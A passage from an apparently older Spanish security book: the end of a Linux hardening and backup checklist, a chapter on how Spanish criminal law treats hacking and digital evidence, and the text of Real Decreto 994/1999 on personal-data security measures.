- Compruebe que referencia el fichero */root/.profile*, */root/.login* ó */root/logout*. Si referencia algún archivo compruebe a que tipo de archivo hace referencia y qué hace.

- Asegúrese que root es el propietario del kernel (*/vmlinux*) y que tiene los permisos 644.

- Asegúrese que root es el propietario de */etc*, */usr/etc*, */bin*, */usr/bin*, */sbin*, */usr/sbin*, */tmp* y */var/tmp*.

- Compruebe que los fichero con el bit SUID o SGID son los que debería ser, para ello mantenga una lista actualizada de dichos ficheros.

- Considere borrar el acceso a lectura de los ficheros que los usuarios no necesitan tener acceso.

- Evitar que el correo root se acumule sin que sea leido. Utilice el fichero /root/.foward para redirigirlo.

- Se recomienda el uso de *ssh* para evitar posibles escuchas en la red o cualquier otro programa de encriptación de contraseñas. Dicho programa se puede encontrar en *http://www.cs.hut.fi/ssh/*.

Otra cosa que hay que tener en cuenta son las copias de seguridad. Para las copias de seguridad es recomendable que se guíe de esta política:

- No deje nunca los soportes de las copias de seguridad en los dispositivos de copia de seguridad donde puedan ser robados, borrados accidentalmente o leídos.

- Encripte las copias si la información siempre que sea posible y obligatoriamente si la información es sensible.

- Utilice métodos de rotación de cintas y almacene las copias fuera del lugar habitual del equipo.

- Realice simulaciones periódicas de recuperación de datos para comprobar la integridad de las copias de seguridad así como los procedimientos de copia de seguridad y restauración.

- Documente las copias de seguridad.

- Anote todas las recuperaciones que se realizan de las copias de seguridad. Documente la hora, fecha y autor de la recuperación, usuario solicitante de la recuperación, forma y causa de la perdida del original.

Evaluación del hacking desde el marco legal

15

Este es un capítulo, como se ha comentado en el prólogo, describiremos: qué leyes nos amparan, qué penalizaciones tienen y cómo se van a poder obtener pruebas. Este capitulo es un extracto de un artículo publicado en una revista técnica[1] en la cual también colaboró *Laura Elena Conde Rodríguez*.

Por tanto en este capítulo se verán:

1) Introducción.
2) El delito informático.
3) Penalización.
4) Obtención de pruebas.

[1] Linux Actual. Números 14 y 15.

15.1 INTRODUCCIÓN

La atribución de la competencia jurisdiccional a unos determinados tribunales para conocer de los litigios derivados de las conductas realizadas a través de Internet presenta una serie de dificultades, debidas al hecho de que las tecnologías informáticas y telemáticas están introduciendo unos cambios en la sociedad que no han sido por el momento tratados en nuestra legislación de una forma precisa y específica.

En el ámbito de las relaciones privadas entre particulares la cuestión de la laguna legislativa no presenta tanto problema, ya que a este tipo de operaciones les son aplicables las normas internacionales sobre competencia jurisdiccional que determinan el tribunal concreto ante el que se sustanciará el proceso de entre todos estados que puedan guardar algún tipo de conexión con el litigio. Por otro lado, en este tipo de relaciones jurídicas las partes están perfectamente identificadas.

De todos modos es conveniente que las propias partes de los negocios jurídicos que se puedan realizar a través de Internet establezcan en sus contratos cláusulas de sumisión expresa por las que determinen el tribunal que tendrá competencia en el caso de que se suscite un conflicto entre ellas.

La atribución de la competencia se complica a la hora de determinar los órganos jurisdiccionales que podrán enjuiciar los delitos cometidos a través de la red, debido a los efectos transfronterizos que éstos puedan tener, unido al hecho de que lo que puede ser constitutivo de delito en un estado puede no estar tipificado como tal en otro.

La problemática se centra principalmente en los delitos cometidos a distancia, que son definidos por el Tribunal Supremo como aquellos en los que la actividad se realiza en un lugar y el resultado se consigue en otro distinto. Existen varias teorías jurisprudenciales para determinar el lugar de comisión del delito, pero de todos modos a la hora de determinar la competencia judicial siempre habrá que tener en cuenta las circunstancias, condición y naturaleza del delito cometido. Así, en el caso de los delitos continuados (aquellos en los que, en ejecución de un plan preconcebido o aprovechando

idéntica ocasión, realice una pluralidad de conductas que ofendan a uno o varios sujetos e infrinjan un mismo precepto del Código Penal o preceptos de naturaleza semejante) será competente el juez del lugar en que radique el centro de las actividades y en el que se fraguaron los distintos delitos, cursándose órdenes y datos para su realización.

La jurisprudencia en ocasiones otorga la competencia al juez del lugar en donde se produjeron los perjuicios derivados del delito, por lo que no está muy clara la determinación de la competencia jurisdiccional territorial dentro del estado español, aunque sin embargo la jurisprudencia no deja ningún tipo de duda respecto a la jurisdicción española es la competente para conocer de los delitos planeados y organizados en España, por ciudadanos españoles, dirigidos al público español y cuyos resultados se producen en este país, a pesar de que los medios técnicos utilizados se hallen en un país extranjero.

Pero, desgraciadamente, hay muchas actuaciones delictivas que no comparten esas mismas características, ya que normalmente dentro de la red una misma conducta producirá sus efectos en cualquier lugar del mundo. Por ello se ha sugerido, como solución para cubrir este vacío en cuanto a la atribución de la competencia jurisdiccional, la celebración de *acuerdos internacionales* en los que se especifique el órgano que juzgará los delitos en caso de conflictos de atribución entre dos o más estados. En ellos también se podría determinar los tipos de acciones u omisiones que constituyan conductas perseguibles, armonizando así la legislación de los estados firmantes respecto a este tipo de delitos.

El problema que se plantea respecto a la celebración de este tipo de acuerdos es la existencia de países que no ratifican ningún tipo de *tratado*, los llamados “paraísos informáticos”, que debido a su actitud se encuentran fuera de la acción de la justicia.

La Comisión Europea ha determinado que corresponde a los estados miembros garantizar la aplicación de la legislación existente. No obstante, la Comisión Europea ha dicho que se han de proponer medidas concretas en el ámbito de Justicia e Interior para intensificar la cooperación entre los estados miembros. Afirma también la Comisión que todas las actividades están cubiertas por el marco jurídico actual, pero se precisa una

mayor cooperación internacional para evitar la existencia de refugios seguros para los documentos contrarios a las normas generales del Derecho Penal.

Otra posibilidad consiste en la creación de unas normas específicas para Internet, aunque esta solución presenta también varios problemas, como el hecho de que los usuarios de la red son contrarios a que el estado intervenga Internet y coarte sus libertades.

Se han propuesto también soluciones de tipo técnico en este sentido, pero todavía no se ha llegado a una solución definitiva para evitar que los delitos cometidos a través de Internet no sean juzgados porque no se pueda determinar la competencia judicial.

15.2 EL DELITO INFORMÁTICO.

El artículo 10 de nuestro vigente Código Penal dice que *"son delitos o faltas las acciones y omisiones dolosas penadas por la Ley"*.

Respecto a los delitos informáticos, no hallamos una definición de los mismos en la legislación. Sin embargo, algunos autores han apuntado algunas, como es el caso del Profesor Pérez Luño, que los delimita como aquel *"conjunto de conductas criminales que se realizan a través del ordenador electrónico, o que afectan al funcionamiento de los sistemas informáticos"*.

Otra definición es aportada por el Profesor Davara Rodríguez, el cual afirma que se trata de *"la realización de una acción que, reuniendo las características que delimitan el concepto de delito, sea llevada a cabo utilizando un elemento informático y/o telemático, o vulnerando los derechos del titular de un elemento informático, ya sea hardware o software".*

A pesar de ser contemplado por la doctrina legal, no existe formalmente el delito informático como tal en nuestra legislación, ni siquiera como categoría genérica. ¿A qué llamamos pues delitos informáticos?. Pues a un conjunto de delitos dispares recogidos en el Código Penal en diversas secciones, los cuales tienen en común la intervención de la tecnología informática, bien como medio de comisión de la acción típica o bien como objeto del ilícito.

En general, podemos señalar las siguientes características propias de estos tipos delictivos:

1- Rapidez en su comisión y acercamiento en tiempo y espacio:

Un delito cometido a través de las nuevas tecnologías puede ser cometido con gran celeridad pudiendo llevar, incluso, décimas de segundo, en el caso, por ejemplo, de la activación de virus informáticos o en el robo de información mediante robots inteligentes.

Así mismo, el espacio queda relativizado al poder ser cometidos a miles de kilómetros mediante el uso de las redes de telecomunicaciones como Internet.

2- Especialización técnica de los autores.

La complejidad propia de las nuevas tecnologías implica un alto nivel de conocimientos, respecto a su manejo y estructura, que han de tener los autores, en términos generales, para que puedan cometer los delitos tipificados.

3- Facilidad para encubrir el hecho y borrar las pruebas.

Debido a la naturaleza de la tecnología digital es relativamente fácil, para un sujeto experimentado, borrar o destruir las huellas o alteraciones que haya podido causar en un sistema informático, eliminando así las pruebas que le incriminen.

Debido a las características descritas de estos delitos, se plantean los siguientes problemas que dificultan su perseguibilidad en la práctica:

1- Determinación del sujeto.

En ocasiones se puede determinar el ordenador concreto desde el que se ha cometido un hecho delictivo, pero el hecho de que una pluralidad de personas tengan acceso al mismo hace difícil la determinación del autor material del ilícito, debiendo acudir a sistemas de prueba tradicionales para esta finalidad: testigos, registros de entrada en el local, etc. que no siempre son posibles.

2- Facilidad para ocultar pruebas o indicios.

Tal y como comentábamos anteriormente, la facilidad de destruir los registros informáticos u otros indicios digitales de un delito informático por una persona con

los conocimientos necesarios puede dificultar enormemente la prueba de dicho hecho.

3- Complejidad técnica.

En la línea de lo ya apuntado, estos tipos delictivos solamente pueden ser cometidos por expertos en informática y telecomunicaciones, por ello es necesario un alto grado de preparación por parte de las autoridades que persigan y conozcan de estos hechos o de sus colaboradores.

4- Conexión de causalidad.

Dado que hay un distanciamiento en el espacio e, incluso, en el tiempo, entre el acto delictivo y el resultado pernicioso, es necesario probar la relación de causalidad entre ambos sucesos. Se debe conectar el hecho producido por el actor con el perjuicio producido, en algunos casos, a miles de kilómetros de allí.

5- Lugar de comisión del delito.

Otro problema muy común en el caso de Internet es, como se ha visto anteriormente, la determinación del lugar donde se entiende producido el delito y, con ello, la legislación y la jurisdicción competentes para conocer del mismo. Como, por ejemplo, en la entrada de un *hacker* en un servidor de correo situado en los Estados Unidos cuando éste se haya conectado desde España.

Podemos clasificar los delitos informáticos en dos tipos: por un lado, los delitos clásicos que ahora pueden ser cometidos también a través de las nuevas tecnologías, y por otro lado, los nuevos delitos surgidos específicamente con ocasión de la informática y de la telemática.

15.3 PENALIZACIÓN

Un hacker es la persona que tiene la capacidad y los conocimientos para explorar un sistema informático y recabar todo tipo de información, pudiendo entrar en él sin autorización, y vulnerar así bienes jurídicos protegidos por nuestro Código Penal, mediante la comisión de una serie de conductas ilícitas punibles que se realizan dentro del ámbito de Internet.

Tal y como se ha comentado, nuestra legislación no cuenta con una tipificación específica para los delitos cometidos mediante instrumentos informáticos o telemáticos, si bien gran parte de este tipo de comportamientos pueden subsumirse dentro de las conductas tipificadas en nuestro Código Penal, ya que existen varios delitos contemplados por la legislación española que pueden ser cometidos mediante hacking, siendo los más importantes los delitos de descubrimiento y revelación de secretos y de daños.

El delito de revelación de secretos está contemplado en varios preceptos del Código Penal, ya que derivarán consecuencias distintas según el sujeto activo del delito o si media o no causa legal por delito.

En los artículos 197 y siguientes de nuestro vigente Código Penal se contempla el caso de que el sujeto que comete el delito es un particular.

La conducta tipificada en el apartado primero de este artículo consiste en el apoderamiento de mensajes de correo electrónico, la interceptación de las telecomunicaciones de otro sujeto o utilización de artificios técnicos de cualquier señal de comunicación para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento.

El bien jurídico protegido mediante este precepto es el derecho a la intimidad, reconocido en el art. 18 de la Constitución española como un derecho fundamental, por lo que tendrá una protección especial. Es importante en este caso que los comportamientos se realicen sin el consentimiento del titular del derecho a la intimidad, pues de lo contrario esta conducta sería impune debido a su atipicidad.

También ha de cumplirse el elemento subjetivo del tipo, es decir, la intención del sujeto agente de descubrir los secretos o vulnerar la intimidad del sujeto pasivo. Por esta razón se ha dicho que el denominado hacking blanco, aquel en el que el acceso a un sistema, no es punible, al no cumplirse en este supuesto el elemento del tipo del dolo, aunque se trata de una cuestión controvertida.

La pena que se impone para este tipo de conductas es prisión de uno a cuatro años y multa de doce a veinticuatro meses (esta última mediante el sistema de días-multa, según el cual el castigo consiste en una sanción pecuniaria por la cual se establecerá una cuota a pagar por cada día de pena impuesta, y cuya cuantía podrá oscilar entre doscientas y cincuenta mil pesetas diarias, con una extensión mínima de cinco días y una máxima de dos años).

El apartado segundo del artículo 197 impone las mismas sanciones para aquellas personas que, sin estar autorizadas, se apoderen, utilicen o modifiquen, en perjuicio de tercero, datos reservados de carácter personal o familiar de otro que se hallen registrados en ficheros o soportes magnéticos, electrónicos o telemáticos, o los altere o utilice en perjuicio de su titular o de un tercero.

Por último respecto a esta modalidad, el apartado tercero de este mismo artículo tipifica la conducta consistente en revelar o ceder los secretos que se hayan descubierto mediante las técnicas anteriormente descritas, pero en esta ocasión el castigo es más grave, ya que se le impone una pena de prisión de dos a cinco años, debido a que en las conductas penadas en los apartados precedentes el único que puede conocer los datos secretos descubiertos es el sujeto que comete el delito, mientras que en este caso hay más personas que los conocen.

En las tres conductas descritas las penas se agravan si son realizados los hechos por personas encargadas o responsables de los ficheros, soportes informáticos, electrónicos o telemáticos.

El artículo 198 del Código Penal tipifica las mismas conductas del artículo anterior cometidas por autoridad o funcionario público, fuera de los casos permitidos por la ley, sin mediar causa por delito y prevaliéndose de su cargo.

Las penas impuestas en este caso son también de prisión, y además se le impondrá también la pena de inhabilitación absoluta por tiempo de seis a doce años.

Este precepto se aplica cuando no media causa legal por delito, es decir, cuando la razón de esa vulneración del derecho a la intimidad no se halla en la investigación de un

posible delito, ya que de darse esa circunstancia serán aplicables los artículos 534 y siguientes del Código Penal, que castigan al funcionario o autoridad que, mediando causa por delito, y sin respetar las garantías legales constitucionales, registre los documentos que se encuentren en el domicilio de la víctima, intercepte sus telecomunicaciones o revele la información obtenida. Al mediar en estos supuestos causa por delito las penas son más leves.

Otra modalidad de delito de descubrimiento de secretos es aquella que se refiere a la propiedad industrial, contemplada en el artículo 278 del Código Penal. Consiste en el apoderamiento por cualquier medio de datos, documentos escritos o electrónicos, soportes informáticos o el empleo de alguno de los medios del artículo 197.1 para descubrir un secreto de empresa, imponiendo las mismas penas que este último artículo.

También penaliza las conductas de revelación, difusión y cesión de los secretos descubiertos, señalando además que el presente artículo se aplicará independientemente de las penas que se puedan imponer por el apoderamiento o destrucción de los soportes informáticos.

Nuestra legislación también contempla el delito de daños sobre datos informáticos en el artículo 264.2 del Código Penal, en el que se que se impondrá una pena de prisión de uno a tres años y multa de doce a veinticuatro meses al que por cualquier medio destruya, altere, inutilice o de cualquier modo dañe los datos, programas o documentos electrónicos ajenos contenidos en redes, soportes o sistemas informáticos.

En este tipo se pueden incluir actos como introducción de virus en sistemas informáticos u otras conductas análogas.

Es necesaria la intención de causar daños, pero también se considera delito de daños aquel que se comete por imprudencia grave, siempre que los daños causados tengan una cuantía superior a diez millones de pesetas.

Además de estos delitos los llamados hackers pueden cometer otros tipos de conductas criminales tales como la estafa electrónica, delitos relativos a la propiedad intelectual o falsedad de documentos.

La estafa electrónica está regulada en el artículo 248.2 del Código Penal como aquella conducta consistente en valerse de alguna manipulación informática o artificio semejante para conseguir la transferencia no consentida de cualquier activo patrimonial en perjuicio de tercero, siendo además necesario el ánimo de lucro.

Podría considerarse, aunque en este caso la legislación no especifica nada al respecto, la posibilidad de que los hackers cometan el delito de robo con fuerza en las cosas, ya que según el artículo 238 del Código Penal constituye tal delito el apoderarse de las cosas muebles ajenas, con ánimo de lucro , cuando se descubran las claves para sustraer el contenido de armarios, arcas u otra clase de muebles u objetos cerrados o sellado, sea en el lugar del robo o fuera del mismo. Así, estos sujetos podrían apoderarse de una cosa mueble después de haber obtenido mediante una manipulación informática la clave para abrir el objeto que la contiene (una caja fuerte, por ejemplo).

También provocan la consideración de delito de robo, y por lo tanto no se aprecia delito de hurto (que lleva aparejada una pena inferior) la inutilización de sistemas específicos de alarma o guarda con los mismos fines.

Otro delito contra la propiedad que podría cometerse informáticamente es la apropiación indebida, contemplada en el artículo 252 del Código Penal, que básicamente consiste en la apropiación o distracción de dinero, efectos, valores o cualquier otra cosa mueble o activo patrimonial que se haya recibido en depósito, comisión o administración, o por otro título que produzca obligación de entregarlos o devolverlos, o la negativa de haberlos recibido.

Un ejemplo muy conocido es la llamada “técnica del salami”, que consiste en el desvío de partes insignificantes de dinero de los depósitos o transacciones bancarias hacia cuentas bajo el control de un empleado de una entidad financiera. Al cabo del tiempo, el montante económico distraído informáticamente puede ascender a millones de pesetas. La pena de este tipo delictivo se asimila a la de la estafa: prisión de seis meses a seis años y, en su caso, multa de seis a doce meses.

El delito contra la propiedad intelectual viene definido por el artículo 270 del Código Penal como aquel en el que un sujeto, con ánimo de lucro y en perjuicio de un tercero, reproduzca, plagie, distribuya o comunique públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la autorización de los titulares de los derechos intelectuales o de sus cesionarios.

Respecto a las falsedades documentales el precepto esencial relativo al hacking es el 400 del Código Penal, en virtud del cual se pena la fabricación o tenencia de útiles, materiales, instrumentos, sustancias, máquinas, programas de ordenador o aparatos, específicamente destinados a la comisión de los delitos de falsificación de documentos públicos o privados con la misma sanción que a los autores de dichas falsificaciones.

Además, los artículos 390 y siguientes del Código Penal tipifican los delitos de falsedades de documentos, públicos y privados, que son definidos en el artículo 26 de la misma ley como cualquier soporte material que exprese o incorpore datos, hechos o narraciones con eficacia probatoria o cualquier tipo de relevancia jurídica.

Otro supuesto delictivo poco conocido es la infidelidad en la custodia de documentos, contemplado en los artículos 413 a 416 del Código Penal, que en principio van destinados a los funcionarios públicos que tengan encomendada la custodia de documentos que, sin duda, pueden estar en formato electrónico. Sin embargo, el artículo 414.2 se refiere en concreto a los particulares que destruyeren o inutilizaren los medios puestos para restringir el acceso a documentación pública reservada, los mismos serán castigados con la pena de multa de seis a dieciocho meses. En este supuesto se incardina perfectamente el caso de los hackers que burlan o inutilizan un password o un firewall que restringe el acceso al sistema informático de una Administración Pública.

Se podría equiparar al delito de calumnias e injurias hechas con publicidad aquellas en las que se utiliza un soporte informático o telemático para propagarlas, ya que en el artículo 211 del Código Penal se reputan como tales las que se propaguen por medio de la imprenta, la radiodifusión o por cualquier otro medio de eficacia semejante.

Otro delito asimilable es el de defraudación de fluido eléctrico y análogas donde se incluye la defraudación en redes de telecomunicaciones en el artículo 255 y 256 del Código Penal, castigada con multa de tres a doce meses, aparte de la total reparación de los daños económicos producidos.

No hay que olvidar los delitos relativos a la apología del delito o del genocidio recogidos en el artículo 18.1 y en el 608.2, relativos a la publicación de páginas Web, por ejemplo, en las que se imparten doctrinas radicales o racistas o en las que se anima a la comisión de delitos o se ensalza a sus autores. Estos delitos pueden llevar aparejada una pena de entre uno y dos años de prisión.

Hay otras referencias indirectas en el Código Penal, entre las que podemos destacar la contenida en el artículo 346 referente al delito de estragos relativa a la "perturbación grave de cualquier clase o medio de comunicación" (pensemos en el caso del colapso provocado de una red como Internet). Llama la atención dado que este delito se castiga con una pena de prisión de entre diez y veinte años si supone un peligro para la vida o la integridad de las personas.

Aparte de los vistos, existen otros hechos delictivos cuya comisión podría llevarse a cabo por Internet, pero debido a que la legislación no concreta nada al respecto y al principio de legalidad que rige en el Derecho Penal, por el cual no se podrá considerar ninguna acción u omisión como delito si no esta prevista como tal con anterioridad a su perpetración, no está claro si esas acciones podrían considerarse como constitutivas de una infracción penal.

15.4 OBTENCIÓN DE PRUEBAS

Respecto a la dificultad, puesta en relieve, para obtener y realizar las pruebas pertinentes de un delito informático, cabe realizar unas últimas precisiones y salvedades.

Pese a que en un principio pueda parecer difícil o casi imposible la obtención de pruebas sobre la comisión de un delito en Internet, esto no es así, ya que los mismos medios y mecanismos que son empleados por los autores de la infracción para su

perpetración pueden ser utilizados para el esclarecimiento de los hechos y la identificación de los presuntos delincuentes, ya que se pueden obtener copias que documentan todas las actividades llevadas a cabo por los sujetos para cometer el delito.

De esta forma, mediante tecnologías utilizadas en las pruebas digitales se pueden reproducir todas las actuaciones tendentes a la realización del resultado delictivo, porque en Internet los denominados objetos digitales no son irrepetibles. A esto se une el hecho de que los datos transmitidos por correo electrónico pueden ser intervenidos simultáneamente o incluso unos días después.

Existen asimismo sistemas de identificación que permiten conocer la identidad del sujeto infractor, como las bases de datos WHOIS o los mecanismos para establecer el origen de un mensaje analizando su cabecera y ruta seguida, bases de datos en que los sujetos registran voluntariamente sus datos o, incluso, se puede identificar al sujeto a través de su nickname.

Se exige la inmediata puesta a disposición judicial de aquellas grabaciones en las que se hayan captado indicios de la comisión de un ilícito penal.

A pesar de la existencia de estos mecanismos también se dan dificultades, ya que los medios técnicos son insuficientes y aún no se ha producido una especialización para la investigación de este tipo de delitos.

Real Decreto 994

Real Decreto 994/1999, de 11 de junio, por el que se aprueba el Reglamento de Medidas de Seguridad de la LORTAD

El artículo 18.4 de la Constitución Española establece que «la ley limitará el uso de la informática para garantizar el honor y la intimidad personal y familiar de los ciudadanos y el pleno ejercicio de sus derechos».

La Ley Orgánica 5/1992, de 29 de octubre, de Regulación del Tratamiento Automatizado de Datos de carácter personal, prevé en su artículo 9, la obligación del responsable del fichero de adoptar las medidas de índole técnica y organizativas que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado, habida cuenta del estado de la tecnología, la naturaleza de los datos almacenados y los riesgos a que estén expuestos, ya provengan de la acción humana o del medio físico o natural, estableciéndose en el artículo 43.3.h) que mantener los ficheros, locales, programas o equipos que contengan datos de carácter personal sin las debidas condiciones de seguridad que por vía reglamentaria se determinen constituye infracción grave en los términos previstos en la propia Ley.

Sin embargo, la falta de desarrollo reglamentario ha impedido disponer de un marco de referencia para que los responsables promovieran las adecuadas medidas de seguridad y, en consecuencia, ha determinado la imposibilidad de hacer cumplir uno de los más importantes principios de la Ley Orgánica.

El presente Reglamento tiene por objeto el desarrollo de lo dispuesto en los artículos 9 y 43.3.h) de la Ley Orgánica 5/1992. El Reglamento determina las medidas de índole técnica y organizativa que garanticen la confidencialidad e integridad de la información con la finalidad de preservar el honor, la intimidad personal y familiar y el pleno ejercicio de los derechos personales frente a su alteración, pérdida, tratamiento o acceso no autorizado.

Las medidas de seguridad que se establecen se configuran como las básicas de seguridad que han de cumplir todos los ficheros que contengan datos de carácter personal, sin perjuicio de establecer medidas especiales para aquellos ficheros que por la especial naturaleza de los datos que contienen o por las propias características de los mismos exigen un grado de protección mayor.

En su virtud, a propuesta de la Ministra de Justicia, de acuerdo con el Consejo de Estado, y previa deliberación del Consejo de Ministros en su reunión del día 11 de junio de 1999, DISPONGO:

Artículo único. Aprobación del Reglamento.

Se aprueba el Reglamento de medidas de seguridad de los ficheros automatizados que contengan datos de carácter personal, cuyo texto se inserta a continuación.

Disposición final única. Entrada en vigor.

El presente Real Decreto entrará en vigor el día siguiente al de su publicación en el «Boletín Oficial del Estado».

Dado en Madrid a 11 de junio de 1999.

JUAN CARLOS R.

La Ministra de Justicia,

MARGARITA MARISCAL DE GANTE Y MIRÓN

REGLAMENTO DE MEDIDAS DE SEGURIDAD DE LOS FICHEROS AUTOMATIZADOS QUE CONTENGAN DATOS DE CARÁCTER PERSONAL

CAPÍTULO I

Disposiciones generales

Artículo 1. Ámbito de aplicación y fines.

El presente Reglamento tiene por objeto establecer las medidas de índole técnica y organizativas necesarias para garantizar la seguridad que deben reunir los ficheros automatizados, los centros de tratamiento, locales, equipos, sistemas, programas y las personas que intervengan en el tratamiento automatizado de los datos de carácter personal sujetos al régimen de la Ley Orgánica 5/1992, de 29 de octubre, de Regulación del Tratamiento Automatizado de los Datos de Carácter Personal.

Artículo 2. Definiciones.

A efectos de este Reglamento, se entenderá por:

1. Sistemas de información: conjunto de ficheros automatizados, programas, soportes y equipos empleados para el almacenamiento y tratamiento de datos de carácter personal.

2. Usuario: sujeto o proceso autorizado para acceder a datos o recursos.

3. Recurso: cualquier parte componente de un sistema de información.

4. Accesos autorizados: autorizaciones concedidas a un usuario para la utilización de los diversos recursos.

5. Identificación: procedimiento de reconocimiento de la identidad de un usuario.

6. Autenticación: procedimiento de comprobación de la identidad de un usuario.

7. Control de acceso: mecanismo que en función de la identificación ya autenticada permite acceder a datos o recursos.

8. Contraseña: información confidencial, frecuentemente constituida por una cadena de caracteres, que puede ser usada en la autenticación de un usuario.

9. Incidencia: cualquier anomalía que afecte o pudiera afectar a la seguridad de los datos.

10. Soporte: objeto físico susceptible de ser tratado en un sistema de información y sobre el cual se pueden grabar o recuperar datos.

11. Responsable de seguridad: persona o personas a las que el responsable del fichero ha asignado formalmente la función de coordinar y controlar las medidas de seguridad aplicables.

12. Copia del respaldo: copia de los datos de un fichero automatizado en un soporte que posibilite su recuperación.

Artículo 3. Niveles de seguridad.

1. Las medidas de seguridad exigibles se clasifican en tres niveles: básico, medio y alto.

2. Dichos niveles se establecen atendiendo a la naturaleza de la información tratada, en relación con la mayor o menor necesidad de garantizar la confidencialidad y la integridad de la información.

Artículo 4. Aplicación de los niveles de seguridad.

1. Todos los ficheros que contengan datos de carácter personal deberán adoptar las medidas de seguridad calificadas como de nivel básico.

2. Los ficheros que contengan datos relativos a la comisión de infracciones administrativas o penales, Hacienda Pública, servicios financieros y aquellos ficheros

cuyo funcionamiento se rija por el artículo 28 de la Ley Orgánica 5/1992, deberán reunir, además de las medidas de nivel básico, las calificadas como de nivel medio.
3. Los ficheros que contengan datos de ideología, religión, creencias, origen racial, salud o vida sexual así como los que contengan datos recabados para fines policiales sin consentimiento de las personas afectadas deberán reunir, además de las medidas de nivel básico y medio, las calificadas de nivel alto.
4. Cuando los ficheros contengan un conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo deberán garantizar las medidas de nivel medio establecidas en los artículos 17, 18, 19 y 20.
5. Cada uno de los niveles descritos anteriormente tienen la condición de mínimos exigibles, sin perjuicio de las disposiciones legales o reglamentarias específicas vigentes.

Artículo 5. Acceso a datos a través de redes de comunicaciones.
Las medidas de seguridad exigibles a los accesos a datos de carácter personal a través de redes de comunicaciones deberán garantizar un nivel de seguridad equivalente al correspondiente a los accesos en modo local.

Artículo 6. Régimen de trabajo fuera de los locales de la ubicación del fichero.
La ejecución de tratamiento de datos de carácter personal fuera de los locales de la ubicación del fichero deberá ser autorizada expresamente por el responsable del fichero y, en todo caso, deberá garantizarse el nivel de seguridad correspondiente al tipo de fichero tratado.

Artículo 7. Ficheros temporales.
1. Los ficheros temporales deberán cumplir el nivel de seguridad que les corresponda con arreglo a los criterios establecidos en el presente Reglamento.
2. Todo fichero temporal será borrado una vez que haya dejado de ser necesario para los fines que motivaron su creación.

CAPÍTULO II

Medidas de seguridad de nivel básico

Artículo 8. Documento de seguridad.

1. El responsable del fichero elaborará e implantará la normativa de seguridad mediante un documento de obligado cumplimiento para el personal con acceso a los datos automatizados de carácter personal y a los sistemas de información.
2. El documento deberá contener, como mínimo, los siguientes aspectos:
a) Ámbito de aplicación del documento con especificación detallada de los recursos protegidos.
b) Medidas, normas, procedimientos, reglas y estándares encaminados a garantizar el nivel de seguridad exigido en este Reglamento.
c) Funciones y obligaciones del personal.
d) Estructura de los ficheros con datos de carácter personal y descripción de los sistemas de información que los tratan.
e) Procedimiento de notificación, gestión y respuesta ante las incidencias.
f) Los procedimientos de realización de copias de respaldo y de recuperación de los datos.
3. El documento deberá mantenerse en todo momento actualizado y deberá ser revisado siempre que se produzcan cambios relevantes en el sistema de información o en la organización del mismo.
4. El contenido del documento deberá adecuarse, en todo momento, a las disposiciones vigentes en materia de seguridad de los datos de carácter personal.

Artículo 9. Funciones y obligaciones del personal.
1. Las funciones y obligaciones de cada una de las personas con acceso a los datos de carácter personal y a los sistemas de información estarán claramente definidas y documentadas, de acuerdo con lo previsto en el artículo 8.2.c).
2. El responsable del fichero adoptará las medidas necesarias para que el personal conozca las normas de seguridad que afecten al desarrollo de sus funciones así como las consecuencias en que pudiera incurrir en caso de incumplimiento.

Artículo 10. Registro de incidencias.
El procedimiento de notificación y gestión de incidencias contendrá necesariamente un registro en el que se haga constar el tipo de incidencia, el momento en que se ha producido, la persona que realiza la notificación, a quién se le comunica y los efectos que se hubieran derivado de la misma.

Artículo 11. Identificación y autenticación.

1. El responsable del fichero se encargará de que exista una relación actualizada de usuarios que tengan acceso autorizado al sistema de información y de establecer procedimientos de identificación y autenticación para dicho acceso.

2. Cuando el mecanismo de autenticación se base en la existencia de contraseñas existirá un procedimiento de asignación, distribución y almacenamiento que garantice su confidencialidad e integridad.

3. Las contraseñas se cambiarán con la periodicidad que se determine en el documento de seguridad y mientras estén vigentes se almacenarán de forma ininteligible.

Artículo 12. Control de acceso.

1. Los usuarios tendrán acceso autorizado únicamente a aquellos datos y recursos que precisen para el desarrollo de sus funciones.

2. El responsable del fichero establecerá mecanismos para evitar que un usuario pueda acceder a datos o recursos con derechos distintos de los autorizados.

3. La relación de usuarios a la que se refiere el artículo 11.1 de este Reglamento contendrá el acceso autorizado para cada uno de ellos.

4. Exclusivamente el personal autorizado para ello en el documento de seguridad podrá conceder, alterar o anular el acceso autorizado sobre los datos y recursos, conforme a los criterios establecidos por el responsable del fichero.

Artículo 13. Gestión de soportes.

1. Los soportes informáticos que contengan datos de carácter personal deberán permitir identificar el tipo de información que contienen, ser inventariados y almacenarse en un lugar con acceso restringido al personal autorizado para ello en el documento de seguridad.

2. La salida de soportes informáticos que contengan datos de carácter personal, fuera de los locales en los que esté ubicado el fichero, únicamente podrá ser autorizada por el responsable del fichero.

Artículo 14. Copias de respaldo y recuperación.

1. El responsable de fichero se encargará de verificar la definición y correcta aplicación de los procedimientos de realización de copias de respaldo y de recuperación de los datos.

2. Los procedimientos establecidos para la realización de copias de respaldo y para la recuperación de los datos deberá garantizar su reconstrucción en el estado en que se encontraban al tiempo de producirse la pérdida o destrucción.
3. Deberán realizarse copias de respaldo, al menos semanalmente, salvo que en dicho período no se hubiera producido ninguna actualización de los datos.

CAPÍTULO III

Medidas de seguridad de nivel medio

Artículo 15. Documento de seguridad.
El documento de seguridad deberá contener, además de lo dispuesto en el artículo 8 del presente Reglamento, la identificación del responsable o responsables de seguridad, los controles periódicos que se deban realizar para verificar el cumplimiento de lo dispuesto en el propio documento y las medidas que sea necesario adoptar cuando un soporte vaya a ser desechado o reutilizado.

Artículo 16. Responsable de seguridad.
El responsable del fichero designará uno o varios responsables de seguridad encargados de coordinar y controlar las medidas definidas en el documento de seguridad. En ningún caso esta designación supone una delegación de la responsabilidad que corresponde al responsable del fichero de acuerdo con este Reglamento.

Artículo 17. Auditoría.
1. Los sistemas de información e instalaciones de tratamiento de datos se someterán a una auditoría interna o externa, que verifique el cumplimiento del presente Reglamento, de los procedimientos e instrucciones vigentes en materia de seguridad de datos, al menos, cada dos años.
2. El informe de auditoría deberá dictaminar sobre la adecuación de las medidas y controles al presente Reglamento, identificar sus deficiencias y proponer las medidas correctoras o complementarias necesarias.
